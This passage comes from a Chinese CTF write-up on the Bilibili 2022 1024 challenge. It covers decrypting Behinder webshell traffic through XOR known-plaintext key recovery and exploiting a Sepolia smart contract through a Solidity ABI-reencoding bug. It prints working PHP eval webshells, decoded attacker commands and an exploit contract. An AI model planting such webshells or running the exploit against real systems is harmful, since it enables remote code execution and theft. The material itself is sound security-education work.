$content="Y3dDMXpSa2o3OURScHlpcWNMVGVnNEt2ZVUyckR3SkJkcnVZakx4aGRXVnY3MkhkdHBkcF
dYMXpJYkRQWVRPWmNhUDRMelhLdVZtT0VHczhCdDdqbmZQME5vOFEyVDdzTTNhajVHZWp4a2FHRkxiSU
1UT1U1aOVWeGJIbmRwTkluU3liTkRienQ2QURXbllqOVZRNzRkbktBaGJVeEt2azFvM3M2MWNJU1pMZk
1vQWdjY2Z3QnhMRHR1TnlETldaamJKVE8yOTFsU2pvak5jOGdrT2pKYlFwMTIzZnhSUXRHVmhrYO5hdm
NPbzV5a2tVR2JWQ2s=";
$content=base64_decode($content);
main($content);
```

分析得到加密过程：base64 encode -> XOR(default)/AES(openssl)。这里是 base64 encode -> XOR。

decode progress

同样地，理解解密的过程。

```
<?php
@error_reporting(0);
session_start();
// MD5(rebeyond) => e45e329feb5d925ba3f549b17b4b3dde
$key="e45e329feb5d925b"; //该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond
$_SESSION['k']=$key;
session_write_close();
$post=file_get_contents("php://input");
if(!extension_loaded('openssl'))
{
    // base64 decode
    $t="base64_"."decode";
    $post=$t($post."");

    // XOR decrypt
    for($i=0;$i<strlen($post);$i++) {
        $post[$i] = $post[$i]^$key[$i+1&15];
    }
    // 此时 $post 为明文文本
}
else
{
    $post=openssl_decrypt($post, "AES128", $key);
}
$arr=explode('|',$post);
$func=$arr[0];
$params=$arr[1];
class C{public function __invoke($p) {eval($p."");}}
@call_user_func(new C(),$params);
?>
```

得到解密过程为：base64decode -> XOR。

具备这些知识后，我们开始进行解题。

解题步骤

由于 webshell.php 已被加密，因此需要找出密钥KEY。这步非常关键。解不出密钥KEY，后面步骤就无从下手。

由于冰蝎3+前面一部分代码的开头是固定的，例如：@error_reporting(0);

那么根据XOR的特性，我们可以知道这样一个原理：

- 取一部分密文作为cipher，以及列举出所有已知的代码开头字符串payload。
- 取cipher前面16个字符，与已知开头的前16位字符，作XOR操作。即cipher[0]^payload[0]。得到k0
- 取cipher从16位开始的其他字符，与已知开头的从16位开始的其他字符，取一定的长度例如11位进行对齐，作XOR操作。即cipher[1]^payload[1]。得到k1。
- 如果k1不为空，并且k1是k0的开头，那么可以确定使用了相同的 KEY 异或加密 cipher[0] 和 cipher[1]。由于冰蝎3+的密钥是固定16位，此时k0就是所求的KEY。
- KEY求出后，cipher都会被解开，得到明文的数据包。

关键代码实现

求解KEY

这里不展示全部代码，需要的话参阅对应github仓库。

关键的求解密钥KEY的函数如下：

```
def check(cipher):
    cipher = b64decode(cipher)
    for phrase in phrases:
        p0 = phrase[0:16]
        p1 = phrase[16:]

        c0 = cipher[0:16]
        c1 = cipher[16:16 + len(p1)]

        # 16 bits
        k0 = xor(p0, c0)
        # 11 bits
        k1 = xor(p1, c1)

        if (k1 in k0) and k1:
            # k1: 45e329feb5d; k0: 45e329feb5d925be
            print(f'k1: {k1};k0: {k0}')
            return k0
    return None
```

然后，从cipher的开头算起，从16位长度开始，取长度16，20，24，28，...。接着使用上面的check()进行检测。不出意外的话，很快就能解出KEY。

解密密文

```
$key = "flag3{Beh1_nder}";

function decrypt(string $post, string $key): string
{
    // 首先base64解码
    $t = "base64_" . "decode";
    $post = $t($post . "");

    // XOR decrypt
    for ($i = 0; $i < strlen($post); $i++) {
        //  $post[$i] = $post[$i]^$key[$i+1&15];
        //  猜测结果：这里从key[index]从index=0开始
        $post[$i] = $post[$i] ^ $key[$i + 0 & 15];
    }

    return $post;
}
```

定义一个decrypt方法。

然后将wireshark中的请求 form data 导出为 rq-{}.txt，将响应导出为rs-{}.txt文件。

使用for循环批处理解密，并保存到所在目录下。

```
for ($i = 1; $i <= 7; $i++) {
    $request= '../text/rq-'.strval($i).'.txt';
    $response = '../text/rs-'.strval($i).'.txt';

    $req_content = file_get_contents($request);
    $resp_content= file_get_contents($response);

    $req_decrypted = decrypt($req_content,$key);
    $resp_decrypted = decrypt($resp_content,$key);

    file_put_contents($request . ".decrypt", $req_decrypted);
    file_put_contents($response . ".decrypt", $resp_decrypted);
}
```

从明文中获取信息

RQ-4

```
$cmd="Y2QgL3Zhci93d3cvaHRtbC9zZXJ2ZXIvIDt3aG9hbWk=";
$cmd=base64_decode($cmd);
$path="L3Zhci93d3cvaHRtbC9zZXJ2ZXIv";
$path=base64_decode($path);
main($cmd,$path);
```

```
$cmd = cd /var/www/html/server/ ;whoami
$path= /var/www/html/server/
```

RS-4

```
{"status":"c3VjY2Vzcw==","msg":"d3d3LWRhdGEK"}
```

```
status: success
msg: www-data
```

RQ-5

```
$cmd="Y2QgL3Zhci93d3cvaHRtbC9zZXJ2ZXIvIDtscw==";
$cmd=base64_decode($cmd);
$path="L3Zhci93d3cvaHRtbC9zZXJ2ZXIv";
$path=base64_decode($path);
main($cmd,$path);
```

```
cd /var/www/html/server/ ;ls
/var/www/html/server/
```

RS-5

```
{"status":"c3VjY2Vzcw==","msg":"YmVoaW5kLnBocApjcmFjazYudHh0Cg==="}
```

```
success

behind.php
crack6.txt
```

RQ-6

```
$cmd="Y2QgL3Zhci93d3cvaHRtbC9zZXJ2ZXIvIDtjYXQgYmVoaW5kLnBocA==";
$cmd=base64_decode($cmd);
$path="L3Zhci93d3cvaHRtbC9zZXJ2ZXIv";
$path=base64_decode($path);
main($cmd,$path);
```

```
cd /var/www/html/server/ ;cat behind.php
/var/www/html/server/
```

RS-6

```
PD9waHAKQGVycm9yX3JlcG9ydGluZygwKTsKCWZ1bmN0aW9uIGRlY3J5cHQoJGRhdGEpCnsKICAgICRr
ZXk9ImZsYWcze0JlaDFfbmRlcn0iOyAKICAgICRicz0iYmFzZTY0XyIuImRlY29kZSI7CgkkYWZ0ZXI9
JGJzKCRkYXRhLiIiKTsKCWZvcigkaT0wOyRpPHN0cmxlbigkYWZ0ZXIpOyRpKyspIHsKICAgIAkkYWZ0
ZXJbJGldID0gJGFmdGVyWyRpXV4ka2V5WyRpJTE2XTsgCiAgICB9CiAgICByZXR1cm4gJGFmdGVyOwp9
CgkkcG9zdD1EZWNyeXB0KGZpbGVfZ2V0X2NvbnRlbnRzKCJwaHA6Ly9pbnB1dCIpKTsKICAgIGV2YWwo
JHBvc3QpOwo\/Pg==
```


> 这里有个小插曲，上面的字符串解密失败了。因为字符串复制过程中末尾多了个 \ 转义符号，需要去掉。

```php
<?php
@error_reporting(0);
    function decrypt($data)
{
    $key="flag3{Beh1_nder}";
    $bs="base64_"."decode";
    $after=$bs($data."");
    for($i=0;$i<strlen($after);$i++) {
        $after[$i] = $after[$i]^$key[$i%16];
    }
    return $after;
}
    $post=Decrypt(file_get_contents("php://input"));
    eval($post);
?>
```

RQ-7

```php
$cmd="Y2QgL3Zhci93d3cvaHRtbC9zZXJ2ZXIvIDtjYXQgY3JhY2s2LnR4dA==";
$cmd=base64_decode($cmd);
$path="L3Zhci93d3cvaHRtbC9zZXJ2ZXIv";
$path=base64_decode($path);
main($cmd,$path);
```

```
cd /var/www/html/server/ ;cat crack6.txt
/var/www/html/server/
```

RS-7


```
{"status":"c3VjY2Vzcw==","msg":"aHR0cHM6Ly93d3cuYmlsaWJpbGkuY29tL3JlYWQvY3YxOTE0
NTA5MQpoYXZlIGZ1biB3aXRoIDIwMjIgYmlsaWJpbGkgMTAyNCEK"}
```


```
https://www.bilibili.com/read/cv19145091 have fun with 2022 bilibili 1024!
```

上面给出了一个b站专栏的链接。访问后可以下载一个压缩包 EzRe.zip。这就是第6题的线索。

参考

- “冰蝎”动态二进制加密网站管理客户端
- 利用动态二进制加密实现新型一句话木马之PHP篇
- 冰蝎v4.0传输协议详解

第四题：区块链与智能合约

已知线索

已知两张图片，名称非常类似。

- back.png 可以正常显示。
- back2.png 无法显示。

需要猜测隐藏信息的形式，这里有几种猜测：

- 双图隐写
- 单图LSB/MSB隐写
- 单图隐藏压缩文件
- 双图差异
- ……

binwalk检测是否隐藏文件

下载安装 binwalk 2.3.2版本（这个版本在windows 10下目前没有BUG）,安装之后在本地确认安装正确：
`C:\Python\Python37\Scripts`路径下应该有一个binwalk文件。

```
cd C:\Python\Python37\Scripts
python binwalk -h
```

对于图片隐写，我们只关心文件提取部分的指令说明：


```
Extraction Options:
    -e, --extract               Automatically extract known file types
    -D, --dd=<type[:ext[:cmd]]>  Extract <type> signatures (regular expression),
give the files an extension of <ext>, and execute <cmd>
    -M, --matryoshka            Recursively scan extracted files
    -d, --depth=<int>           Limit matryoshka recursion depth (default: 8
levels deep)
    -C, --directory=<str>       Extract files/folders to a custom directory
(default: current working directory)
    -j, --size=<int>            Limit the size of each extracted file
    -n, --count=<int>           Limit the number of extracted files
    -r, --rm                    Delete carved files after extraction
    -z, --carve                 Carve data from files, but don't execute
extraction utilities
    -V, --subdirs               Extract into sub-directories named by the
offset
```

```
> python binwalk -e D:\Code\MyGithubProjects\bilibili-2022-sec1024\4\back.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 1920 x 1080, 8-bit/color RGBA, non-
interlaced
62            0x3E            Zlib compressed data, default compression
```

```
> python binwalk -D 'png image:png' -e D:\Code\MyGithubProjects\bilibili-2022-
sec1024\4\back2.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 1920 x 1080, 8-bit/color RGBA, non-
interlaced
62            0x3E            Zlib compressed data, default compression
```

可以看到，排除了图片隐写内部压缩文件的可能。

比较双图文件差异



这里直接使用可视化工具 Beyond Compare对比双图字符差异。拿到了一个明文的字符串。

```
{sepolia@0x053cd080A26CB03d5E6d2956CeBB31c56E7660CA}
```

经过一番查询，得知：

- Sepolia 是以太坊的一个测试网。
- Sepolia 是运行 PoW 的 Ethash 算法的测试网，其使用的 EVM 版本是 London 升级的版本。
- 0x053cd080A26CB03d5E6d2956CeBB31c56E7660CA 这串字符是合约地址。

于是，可以访问 https://sepolia.etherscan.io/address/0x053cd080a26cb03d5e6d2956cebb31c56e7660ca 进行下一步探索。

探索 Sepolia 智能合约

开源的源码

在 https://sepolia.etherscan.io/address/0x053cd080a26cb03d5e6d2956cebb31c56e7660ca#code 地址可以找到该合约的开源代码。

将全部源码下载到本地进行分析,文件列表如下：

```
Constructor Arguments
Context.sol
Contract-ABI.json
ContractCreationCode.sol
ctf.sol
IERC20.sol
IERC20Metadata.sol
Swarm Source
```

仔细观察每一个文件的内容。可以得到：

- Constructor Arguments中含有deploy这个合约的凭证参数。
- ctf.sol 是关键，代码量也很大。

寻找flag信息与触发机制

在 ctf.sol 中可以搜索flag字符，可以找到相关的函数。

```
function payforflag(string memory mid, string memory b64email) public {
    require(_flag[msg.sender] == 2);
    emit sendflag(mid, b64email);
}
```

显然，这个就是我们想要触发的函数。

当 _flag[msg.sender] == 2 时，就会触发 sendflag(mid, b64email) 发邮件给做题者。

sendflag(mid, b64email)的参数含义，可以在该文件中找到：

```
//mid = bilibili uid
//b64email = base64(your email address)
//Don't leak your bilibili uid
//Gmail is ok. 163 and qq may have some problems.
event sendflag(string mid, string b64email);
```

做题者的email通过base64 encode传入，mid是b站ID。因此这个题目提交答案时，后台很可能会对mid进行绑定检测。

那么，问题关键就在于如何构造条件，使得 _flag[msg.sender] == 2。

于是在代码中寻找能够设置 _flag[msg.sender] 的值的函数。可以找到 withdraw() ：

```
function withdraw() public {
    require(ethbalances[msg.sender] >= 1);
    require(_ebalances[msg.sender] >= 1812);
    payable(msg.sender).call{value:100000000000000000 wei}("");

    _ebalances[msg.sender] = 0;
    _flag[msg.sender] += 1; // ===> 注意这里
}
```

也就是，**我们要想办法，正常触发两次withdraw函数，然后就能调用 payforflag 函数了。**

> 注意的是：每次withdraw后都会清空_ebalances。

而 withdraw() 的正常运行条件为：

```
require(ethbalances[msg.sender] >= 1);
require(_ebalances[msg.sender] >= 1812);
```

对 ethbalances 和 _ebalances 有要求 。那么需要继续查找能够设置或者增加这两个属性值的函数。

对于 _ebalances ：

在代码中搜索 _ebalances ， 可以得知：通过 sale 函数可以将 amount 换成 _ebalances。

```
function sale(uint amount) public {
    require(_balances[msg.sender] >= amount, "fail to sale");
    // tokenprice is 6
    uint earn = amount * tokenprice;
    _transfer(msg.sender, owner, amount);
    _balances[msg.sender] += earn;
}
```

amount 是 _balances[msg.sender]，也就是 _balances。**于是我们关键是要获取 _balances。**

另外，通过这个函数可以得知：1 amount = 6 _balances。

现在，我们有了初步的想法：withdraw() x2 => [_ebalances1812] x2 => [sale1812/6] x2 => sale302 x2。

也就是必须使用至少302个happybili币来调用sale()两次。一共需要604个happybili币。

对于 ethbalances：

在代码中搜索 ethbalances，可以得知：**通过 deposit 函数可以将 ethbalances[msg.sender] += 1。**

```
function deposit() public {
    require(_depositd[msg.sender] == 0, "you can only deposit once");
    _depositd[msg.sender] = 1;
    ethbalances[msg.sender] += 1;
}
```

这个ethbalances的条件很简单，因此只需要一次deposit()调用即可满足。

很好，**那么现在我们还缺的最后一块拼图就是：如何获取 _balances?**

解决问题的关键

我们继续阅读源码，发现：

- profit() => balance +1。只能一次。
- borrow(amount) => 只能borrow(1)，balance+1。


感觉都是些蚊子腿，这也太抠了吧。

对于auth_1方法，需要密码，密码却不是123456。这个肯定是个坑，部署者已经改了密码。

```
function auth1(uint pass_) public {
    require(pass_ == secret, "auth fail");
    require(_authd[msg.sender] == 0, "already authd");
    _auth_one[msg.sender] += 1;//1
    _authd[msg.sender] += 1;// 1
}
```

在网站事务记录中查看auth_1或者set_secret方法的调用记录，发现密码是 22331024。

> https://sepolia.etherscan.io/tx/0xf4d486921d3b2241c49f237fc7e167c9289401e576c44b5b490093bacd7e1116



简单测试，发现的确可以登陆成功。auth_1解决。

对于auth_2，

```
function auth2(uint pass_) public {
    uint pass = uint(keccak256(abi.encodePacked(blockhash(block.number - 1),
block.timestamp)));
    require(pass == pass_, "password error, auth fail");
    require(_auth_one[msg.sender] == 1, "need pre auth");
    require(_authd[msg.sender] == 1, "already authd");
    _authd[msg.sender] += 1;//authd 2
}
```

通过阅读源码可以得知，外部传参为

```
uint(keccak256(abi.encodePacked(blockhash(block.number - 1), block.timestamp)));
```

时就能正常通过。

对于flashloan函数，这里看到了希望。

```
function flashloan(SignCoupon calldata scoupon) public {
    require(scoupon.coupon.loankey == 0, "loan key error");
```

```
    require(msg.sender == address(this), "hacker get out");

    Coupon memory coupon = scoupon.coupon;
    Signature memory sig = scoupon.signature;
    c=coupon;

    require(_authd[scoupon.coupon.buser] == 2, "need pre auth");
    require(_loand[scoupon.coupon.buser] == 0, "you have already loaned");
    require(scoupon.coupon.amount <= 300, "loan amount error");

    _loand[scoupon.coupon.buser] = 1;
    _ebalances[scoupon.coupon.buser] += scoupon.coupon.amount;
}
```

因为这个函数即使限制了amount<=300，但是依旧是一笔不错的收入。_ebalances可以得到显著增加。

查找有关flashloan的调用，可以定位到 testborrowtwice() 函数

```
function testborrowtwice(SignCoupon calldata scoupon) public {
    require(scoupon.coupon.loankey == 2233);
    MyToken(this).flashloan(scoupon);
}
```

> 这里有个问题：scoupon.coupon.loankey == 2233 ，到了flashloan() 函数里面，却要求 scoupon.coupon.loankey == 0。为何能正常通过呢？

对于这道题，`bytes reason` 是一个bug字段，会造成第一个字段也就是loankey变成0。 因此可以连续通过 testborrowtwice 和 flashloan 看似矛盾的验证。
BUG全称为：Head Overflow Bug in Calldata Tuple ABI-Reencoding，0.5.8引入，0.8.16被修复。[参阅链接](#) 。

下面给出示例solution.sol代码

```
// SPDX-License-Identifier: MIT
// OpenZeppelin Contracts (last updated v4.7.0) (token/ERC20/ERC20.sol)

pragma solidity ^0.8.2;

import "./ctf.sol";

interface HappyBiliAPI {
    function auth1(uint pass_) external;
    function auth2(uint pass_) external;
    function testborrowtwice(SignCoupon calldata scoupon) external;
    function buy(uint amount) external;
    function transfer(address to, uint256 amount) external;
    function deposit() external;
    function borrow(uint amount) external;
}

contract solution {
    HappyBiliAPI constant private instance =
HappyBiliAPI(0x053cd080A26CB03d5E6d2956CeBB31c56E7660CA);
```

```
    function solve() public {
        instance.auth1(22331024);
        instance.auth2(uint(keccak256(abi.encodePacked(blockhash(block.number -
1), block.timestamp))));
        // instance.deposit();
        // instance.borrow();
        Coupon memory coupon = Coupon(2233, 300, address(this), "bilibili");
        Signature memory sign = Signature(1, [bytes32("a"), bytes32("b")]);
        SignCoupon memory sc = SignCoupon(coupon, sign);
        instance.testborrowtwice(sc);
        instance.buy(300);
        address myWallet = {这里填你的钱包地址};
        instance.transfer(address(myWallet), 300);
    }

    // call deposit() -> sale() -> withdraw() -> sale() -> withdraw()
    // can also use buy() to increase your balances
}
```

注意这里的：HappyBiliAPI(0x053cd080A26CB03d5E6d2956CeBB31c56E7660CA)；直接传入地址来构造实例。

email base64

对于email的base64编码，可以通过在线base64编码工具，或者本地使用python脚本来获取。


```
import base64

mid = "{YOUR_BILIBILI_MID}"
email = "{YOUR_EMAIL}"

message_bytes = email.encode('ascii')
base64_bytes = base64.b64encode(message_bytes)
base64_message = base64_bytes.decode('ascii')

print(base64_message)
```

实施

在下面这个章节中，我将详细描述在Web 3概念中如何部署一个智能合约到以太坊的sepolia测试网。


导入源码

1.访问 https://remix.ethereum.org/ 在线编辑器并将源码导入到一个新建的文件夹。示例中为`ctf/`。



编译智能合约

这里我们需要编译这份合约，为了能正确编译，需要将编译版本指定为^0.8.2，使用更加宽泛的版本号。





在左侧Tab中点击 solidity compiler，选择高于等于0.8.2的版本，并执行编译。

部署合约的准备

这一步非常关键。

我们点击左侧的depoly的tab，在environment下拉菜单中选择Injected Provider - Metamask。

Deploy to Injected Provider - Metamask	小狐狸的chrome 插件
	


它会触发对以太坊的钱包管理器的链接。也就是一个小狐狸的chrome 插件。

这个插件可以在chrome 插件应用商店下载。下载地址：MetaMask。

> Metamask插件有了，没有以太坊钱包账号如何办？可以到官网 https://www.myetherwallet.com/ 进行注册。请务必妥善处理保存你的密码找回图片凭据，不要泄漏和遗忘。下面文章将假定你已经注册完钱包账号回来了。

我们在插件的网络显示按钮上点击，会弹出下拉选项，选择【添加网络】，将sepolia测试网添加进来。

添加网络	详细设置页面


